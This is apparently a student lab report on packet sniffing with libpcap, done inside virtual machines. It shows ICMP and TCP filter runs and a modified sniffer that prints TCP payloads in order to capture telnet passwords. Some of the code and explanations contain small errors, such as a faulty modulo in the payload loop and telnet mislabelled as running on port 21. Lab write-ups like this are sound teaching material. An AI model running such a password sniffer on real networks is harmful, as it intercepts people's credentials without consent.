seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniffer sniff_icmp_filter_1.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP and (host 10.0.2.13 and 10.0.2.8)

Packet number 1:
    From: 10.0.2.13
        To: 10.0.2.8
    Protocol: ICMP


Packet number 2:
    From: 10.0.2.8
        To: 10.0.2.13
    Protocol: ICMP

Packet number 3:
    From: 10.0.2.13
        To: 10.0.2.8
    Protocol: ICMP

Packet number 4:
    From: 10.0.2.8
        To: 10.0.2.13
    Protocol: ICMP
```


On the attacker machine (10.0.2.8)

The packets are hence captured successfully since the IP address of the source and destination matched.



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ping www.gmail.com
PING googlemail.l.google.com (142.250.195.165) 56(84) bytes of data.
64 bytes from maa03s41-in-f5.1e100.net (142.250.195.165): icmp_seq=1 ttl=111 time=15.8 ms
64 bytes from maa03s41-in-f5.1e100.net (142.250.195.165): icmp_seq=2 ttl=111 time=11.5 ms
^C
--- googlemail.l.google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 11.527/13.678/15.830/2.154 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

On the victim machine (10.0.2.13)



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniffer sniff_icmp_filter_1.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.


Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP and (host 10.0.2.13 and 10.0.2.8)
^C
```

On the attacker machine (10.0.2.8)

This was a failed attempt since the packet sniffing was not between 10.0.2.8 and 10.0.2.13.

**Q.** Open another terminal in the same VM and ping any IP address.

**A.** Command: ping 10.0.2.8



```
Terminal 1 Terminal 2
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=0.027 ms
^C
--- 10.0.2.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1010ms
rtt min/avg/max/mdev = 0.019/0.023/0.027/0.004 ms
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

A maximised view:

The ping was sent to the attacker machine on the right terminal.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=0.027 ms
^C
--- 10.0.2.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1010ms
rtt min/avg/max/mdev = 0.019/0.023/0.027/0.004 ms
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

There's no packet captured by the sniffer programme that's running on the left terminal. For, the sniffing is not between 10.0.2.8 and 10.0.2.13 but between 10.0.2.8 and 10.0.2.8.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniffer sniff_icmp_filter_1.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP and (host 10.0.2.13 and 10.0.2.8)
```

## ii) Capture the TCP packets that have a destination port range 10 - 100.

Now, the focus is upon restricting the filter to capture only TCP packets and with destination port ranging from 10 – 100. The filter is altered as per the screenshot below.

514	<code>char filter_exp[] = "proto TCP and dst portrange 10-100";</code>
515	<code>struct bpf_program fp;</code>
516	<code>bpf_u_int32 mask;</code>
517	<code>bpf_u_int32 net;</code>
518	<code>int num_packets = 40;</code>

FTP packets are transmitted to the attacker machine from the victim machine. Since FTP runs over a TCP network and telnet functions under the 21<sup>st</sup> port, there ought to be a triumphant packet capture.

The commands:


Compiling the programme: `gcc -o sniffer sniff_tcp_filter_2.c -lpcap`

Executing the programme: `sudo ./sniffer`

**Q.** Show the result of the sniffer program. It captures all the TCP packets with destination port 21

**A.**


The command, `ftp 10.0.2.8` is executed on the victim machine while the attacker machine waits for capturing the packets.



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ftp 10.0.2.8
Connected to 10.0.2.8.
220 (vsFTPd 3.0.3)
Name (10.0.2.8:seed):
```

The execution of the command (on the victim machine, 10.0.2.13) was triumphant.

On the attacker machine, the packets are captured.




```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~/Week 2$ gcc -o sniffer sniff_tcp_filter_2.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~/Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto TCP and dst portrange 10-100

Packet number 1:
    From: 10.0.2.13
    To: 10.0.2.8
    Protocol: TCP
    Src port: 59650
    Dst port: 21

Packet number 2:
    From: 10.0.2.13
    To: 10.0.2.8
    Protocol: TCP
    Src port: 59650
    Dst port: 21

Packet number 3:
    From: 10.0.2.13
```



```

Packet number 1:
From: 10.0.2.13
To: 10.0.2.8
Protocol: TCP
Src port: 59650
Dst port: 21

Packet number 2:
From: 10.0.2.13
To: 10.0.2.8
Protocol: TCP
Src port: 59650
Dst port: 21

Packet number 3:
From: 10.0.2.13
To: 10.0.2.8
Protocol: TCP
Src port: 59650
Dst port: 21

Packet number 4:
From: 10.0.2.13
To: 10.0.2.8
Protocol: TCP
Src port: 59650

Packet number 5:
From: 10.0.2.13
To: 10.0.2.8
Protocol: TCP
Src port: 59650
Dst port: 21

```

A total of five packets have been captured on the attacker machine by the sniffer programme. The source, destination, protocol and the ports (source & destination) are mentioned by the sniffer. It's observed that the protocol is TCP. When the victim (10.0.2.13) transmits the packet to the attacker (10.0.2.8), the destination port's set to 21.

The packets were also captured on the Wireshark packet sniffer tool.

Source	Destination	Protocol	Length	Info
10.0.2.13	10.0.2.8	TCP	76	59650 → 21 [SYN] Seq=2794421052
10.0.2.8	10.0.2.13	TCP	76	21 → 59650 [SYN, ACK] Seq=355101
10.0.2.13	10.0.2.8	TCP	68	59650 → 21 [ACK] Seq=2794421053
10.0.2.8	10.0.2.13	FTP	88	Response: 220 (vsFTPd 3.0.3)
10.0.2.13	10.0.2.8	TCP	68	59650 → 21 [ACK] Seq=2794421053

Here, it's transparent that (from the first packet) the destination port is 21, which is dedicated for the TCP protocol. The source port is 59650. This is reversed during a reply.

### Task 1.3: Sniffing Passwords

The objective of this task is to sniff passwords using the sniffer program. A connection to a telnet server (running on the VM) is made to get the password

of the user. The telnet server is running on a machine with IP address 10.0.2.14.

The programme devised below is a sniffer program that captures key strokes over a network. Hence, it captures the passwords too.

```

C sniff_pass.c > ...
194 #define APP_NAME "sniffex"
195 #define APP_DESC "Sniffer example using libpcap"
196 #define APP_COPYRIGHT "Copyright (c) 2005 The Tcpdump Group"
197 #define APP_DISCLAIMER "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM
198
199 #include <pcap.h>
200 #include <stdio.h>
201 #include <string.h>
202 #include <stdlib.h>
203 #include <ctype.h>
204 #include <errno.h>
205 #include <sys/types.h>
206 #include <sys/socket.h>
207 #include <netinet/in.h>
208 #include <arpa/inet.h>
209 #include <math.h>
210
211 /* default snap length (maximum bytes per packet to capture) */
212 #define SNAP_LEN 1518
213
214 /* ethernet headers are always exactly 14 bytes [1] */
215 #define SIZE_ETHERNET 14
216
217 /* Ethernet addresses are 6 bytes */
218 #define ETHER_ADDR_LEN 6
219
220 /* Ethernet header */
221 struct sniff_ethernet
222 {
223     u_char ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
224     u_char ether_shost[ETHER_ADDR_LEN]; /* source host address */
225     u_short ether_type; /* IP? ARP? RARP? etc */
226 };
227
228 /* IP header */
229 struct sniff_ip
230 {
231     u_char ip_vhl; /* version <> 4 | header length >> 2 */
232     u_char ip_tos;
233     u_short ip_len; /* total length */
234     u_short ip_id; /* identification */
235     u_short ip_off; /* fragment offset field */
236     #define IP_RF 0x8000 /* reserved fragment flag */
237     #define IP_DF 0x4000 /* don't fragment flag */
238     #define IP_MF 0x2000 /* more fragments flag */
239     #define IP_OFFMASK 0x1fff /* mask for fragmenting bits */
240
241     u_char ip_ttl; /* time to live */
242     u_char ip_p; /* protocol */
243     u_short ip_sum; /* checksum */
244     struct in_addr ip_src, ip_dst; /* source and dest address */
245 };
246 #define IP_HL(ip) (((ip)->ip_vhl) & 0x0f)
247 #define IP_V(ip) (((ip)->ip_vhl) >> 4)
248
249 /* TCP header */
250 typedef u_int tcp_seq;
251
252 struct sniff_tcp
253 {
254     u_short th_sport; /* source port */
255     u_short th_dport; /* destination port */
256     tcp_seq th_seq; /* sequence number */
257     tcp_seq th_ack; /* acknowledgement number */
258     u_char th_offx2; /* data offset, rsvd */
259     #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
260     u_char th_flags;
261     #define TH_FIN 0x01
262     #define TH_SYN 0x02
263     #define TH_RST 0x04
264     #define TH_PUSH 0x08
265     #define TH_ACK 0x10
266     #define TH_URG 0x20
267     #define TH_ECE 0x40
268     #define TH_CWR 0x80
269     #define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG | TH_ECE | TH_CWR)
270     u_short th_win; /* window */
271     u_short th_sum; /* checksum */
272     u_short th_urp; /* urgent pointer */
273 };
274
275 void got_packet(
276     u_char *args,
277     const struct pcap_pkthdr *header,
278     const u_char *packet);
279
280 void print_payload(
281     const u_char *payload,
282     int len);
283
284 void print_hex_ascii_line(
285     const u_char *payload,
286     int len,
287
C sniff_pass.c > ...
326     /* offset */
327     printf("%05d ", offset);
328
329     /* hex */
330     ch = payload;
331     for (i = 0; i < len; i++)
332     {
333         printf("%02x ", *ch);
334         ch++;
335         /* print extra space after 8th byte for visual aid */
336         if (i == 7)
337             printf(" ");
338
339     /* print space to handle line less than 8 bytes */
340     if (len < 8)
341         printf(" ");
342
343     /* fill hex gap with spaces if not full line */
344     if (len < 16)
345     {
346         gap = 16 - len;
347         for (i = 0; i < gap; i++)
348         {
349             printf(" ");
350         }
351         printf(" ");
352
353         /* ascii (if printable) */
354         ch = payload;
355         for (i = 0; i < len; i++)
356         {
357             if (isprint(*ch))
358                 printf("%c", *ch);
359             else
360                 printf(".");
361             ch++;
362         }
363
364         printf("\n");
365     }
366
367     return;
368
369 }
370
371 /* print data in rows of 16 bytes: offset  hex  ascii
372 *
373 * 00000 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a  GET / HTTP/1.1..
374 */
375 void print_hex_ascii_line(const u_char *payload, int len, int offset)
376 {
377
378     int i;
379     int gap;
380     const u_char *ch;
```

```

C sniff_pass.c > ...
378     * print packet payload data (avoid printing binary data)
379     */
380 void print_payload(const u_char *payload, int len)
381 {
382
383     int len_rem = len;
384     int line_width = 16; /* number of bytes per line */
385     int line_len;
386     int offset = 0; /* zero-based offset counter */
387     const u_char *ch = payload;
388
389     if (len <= 0)
390         return;
391
392     /* data fits on one line */
393     if (len <= line_width)
394     {
395         print_hex_ascii_line(ch, len, offset);
396         return;
397     }
398
399     /* data spans multiple lines */
400     for (;;)
401     {
402         /* compute current line length */
403         line_len = line_width % len_rem;
404         /* print line */
405         print_hex_ascii_line(ch, line_len, offset);
406         /* compute total remaining */
407         len_rem = len_rem - line_len;
408         /* shift pointer to remaining bytes to print */
409         ch = ch + line_len;
410         /* add offset */
411         offset = offset + line_width;
412         /* check if we have line width chars or less */
413         if (len_rem <= line_width)
414         {
415             /* print last line and get out */
416             print_hex_ascii_line(ch, len_rem, offset);
417             break;
418         }
419     }
420
421     return;
422 }
423

```

```

C sniff_pass.c > ...
424     /*
425      * dissect/print packet
426      */
427 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
428 {
429
430     static int count = 1; /* packet counter */
431
432     /* declare pointers to packet headers */
433     const struct sniff_ethernet *ethernet; /* The ethernet header [1] */
434     const struct sniff_ip *ip; /* The IP header */
435     const struct sniff_tcp *tcp; /* The TCP header */
436     const char *payload; /* Packet payload */
437
438     int size_ip;
439     int size_tcp;
440     int size_payload;
441
442     printf("\nPacket number %d:\n", count);
443     count++;
444
445     /* define ethernet header */
446     ethernet = (struct sniff_ethernet*)(packet);
447
448     /* define/compute ip header offset */
449     ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
450     size_ip = IP_HL(ip) * 4;
451     if (size_ip < 20)
452     {
453         printf("    * Invalid IP header length: %u bytes\n", size_ip);
454         return;
455     }
456
457     /* print source and destination IP addresses */
458     printf("        From: %s\n", inet_ntoa(ip->ip_src));
459     printf("        To: %s\n", inet_ntoa(ip->ip_dst));
460
461     /* determine protocol */
462     switch (ip->ip_p)
463     {
464     case IPPROTO_TCP:
465         printf("    Protocol: TCP\n");
466         break;
467     case IPPROTO_UDP:
468         printf("    Protocol: UDP\n");
469         return;
470 }
471

```

```

C sniff_pass.c > ...
472     case IPPROTO_ICMP:
473         printf("    Protocol: ICMP\n");
474         return;
475     case IPPROTO_IP:
476         printf("    Protocol: IP\n");
477         return;
478     default:
479         printf("    Protocol: unknown\n");
480         return;
481     }
482
483     /*
484      * OK, this packet is TCP.
485      */
486
487     /* define/compute tcp header offset */
488     tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
489     size_tcp = TH_OFF(tcp) * 4;
490     if (size_tcp < 20)
491     {
492         printf("    * Invalid TCP header length: %u bytes\n", size_tcp);
493         return;
494     }
495
496     printf("    Src port: %d\n", ntohs(tcp->th_sport));
497     printf("    Dst port: %d\n", ntohs(tcp->th_dport));
498
499     /* define/compute tcp payload (segment) offset */
500     payload = (u_char*)(packet + SIZE_ETHERNET + size_ip + size_tcp);
501
502     /* compute tcp payload (segment) size */
503     size_payload = ntohs(ip->ip_len) - (size_ip + size_tcp);
504
505     /*
506      * Print payload data; it might be binary, so don't just
507      * treat it as a string.
508      */
509     if (size_payload > 0)
510     {
511         printf("    Payload (%d bytes):\n", size_payload);
512         print_payload(payload, size_payload);
513     }
514
515     return;
516 }
517

```

```

C sniff_pass.c > ...
516 int main(int argc, char **argv)
517 {
518
519     char *dev = NULL; /* capture device name */
520     char errbuf[PCAP_ERRBUF_SIZE]; /* error buffer */
521     pcap_t *handle; /* packet capture handle */
522
523     char filter_exp[] = "proto TCP and dst portrange 10-100"; /* filter expression */
524     struct bpf_program fp; /* compiled filter program */
525     bpf_u_int32 mask; /* subnet mask */
526     bpf_u_int32 net; /* ip */
527     double num_packets = INFINITY; /* number of packets to capture */
528
529     print_app_banner();
530
531     /* check for capture device name on command-line */
532     if (argc == 2)
533     {
534         dev = argv[1];
535     }
536     else if (argc > 2)
537     {
538         fprintf(stderr, "error: unrecognized command-line options\n\n");
539         print_app_usage();
540         exit(EXIT_FAILURE);
541     }
542     else
543     {
544         /* find a capture device if not specified on command-line */
545         dev = pcap_lookupdev(errbuf);
546         if (dev == NULL)
547         {
548             fprintf(stderr, "Couldn't find default device: %s\n",
549                     errbuf);
550             exit(EXIT_FAILURE);
551         }
552     }
553
554     /* get network number and mask associated with capture device */
555     if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1)
556     {
557         fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
558                 dev, errbuf);
559         net = 0;
560         mask = 0;
561     }
562

```

```

C sniff_pass.c > ...
562     /* print capture info */
563     printf("Device: %s\n", dev);
564     printf("Number of packets: %f\n", num_packets);
565     printf("Filter expression: %s\n", filter_exp);
566
567     /* open capture device */
568     handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
569     if (handle == NULL)
570     {
571         fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
572         exit(EXIT_FAILURE);
573     }
574
575     /* make sure we're capturing on an Ethernet device [2] */
576     if (pcap_datalink(handle) != DLT_EN10MB)
577     {
578         fprintf(stderr, "%s is not an Ethernet\n", dev);
579         exit(EXIT_FAILURE);
580     }
581
582     /* compile the filter expression */
583     if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1)
584     {
585         fprintf(stderr, "Couldn't parse filter %s: %s\n",
586
C sniff_pass.c > ...
587             filter_exp, pcap_geterr(handle));
588         exit(EXIT_FAILURE);
589     }
590
591     /* apply the compiled filter */
592     if (pcap_setfilter(handle, &fp) == -1)
593     {
594         fprintf(stderr, "Couldn't install filter %s: %s\n",
595             filter_exp, pcap_geterr(handle));
596         exit(EXIT_FAILURE);
597     }
598
599     /* now we can set our callback function */
600     pcap_loop(handle, num_packets, got_packet, NULL);
601
602     /* cleanup */
603     pcap_freecode(&fp);
604     pcap_close(handle);
605
606     printf("\nCapture complete.\n");
607
608     return 0;
609 }
```


In this programme, the functioning is quite similar to the sniffer programme seen above. The bijou alteration performed is that a payload function is called which displays the content of any key stroke given. The programme was executed on the attacker machine (10.0.2.8).

Commands:

To compile the programme: `gcc -o sniffer sniff_pass.c -lpcap`

To execute the programme: `sudo ./sniffer`

The server machine with IP address 10.0.2.14 is to where a telnet connection is attempted. This connection is instigated from the victim machine (IP: 10.0.2.13). ‘telnet 10.0.2.14’ is the command used to connect to the server machine (10.0.2.14)



The terminal window shows the following session:

```

Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ telnet 10.0.2.14
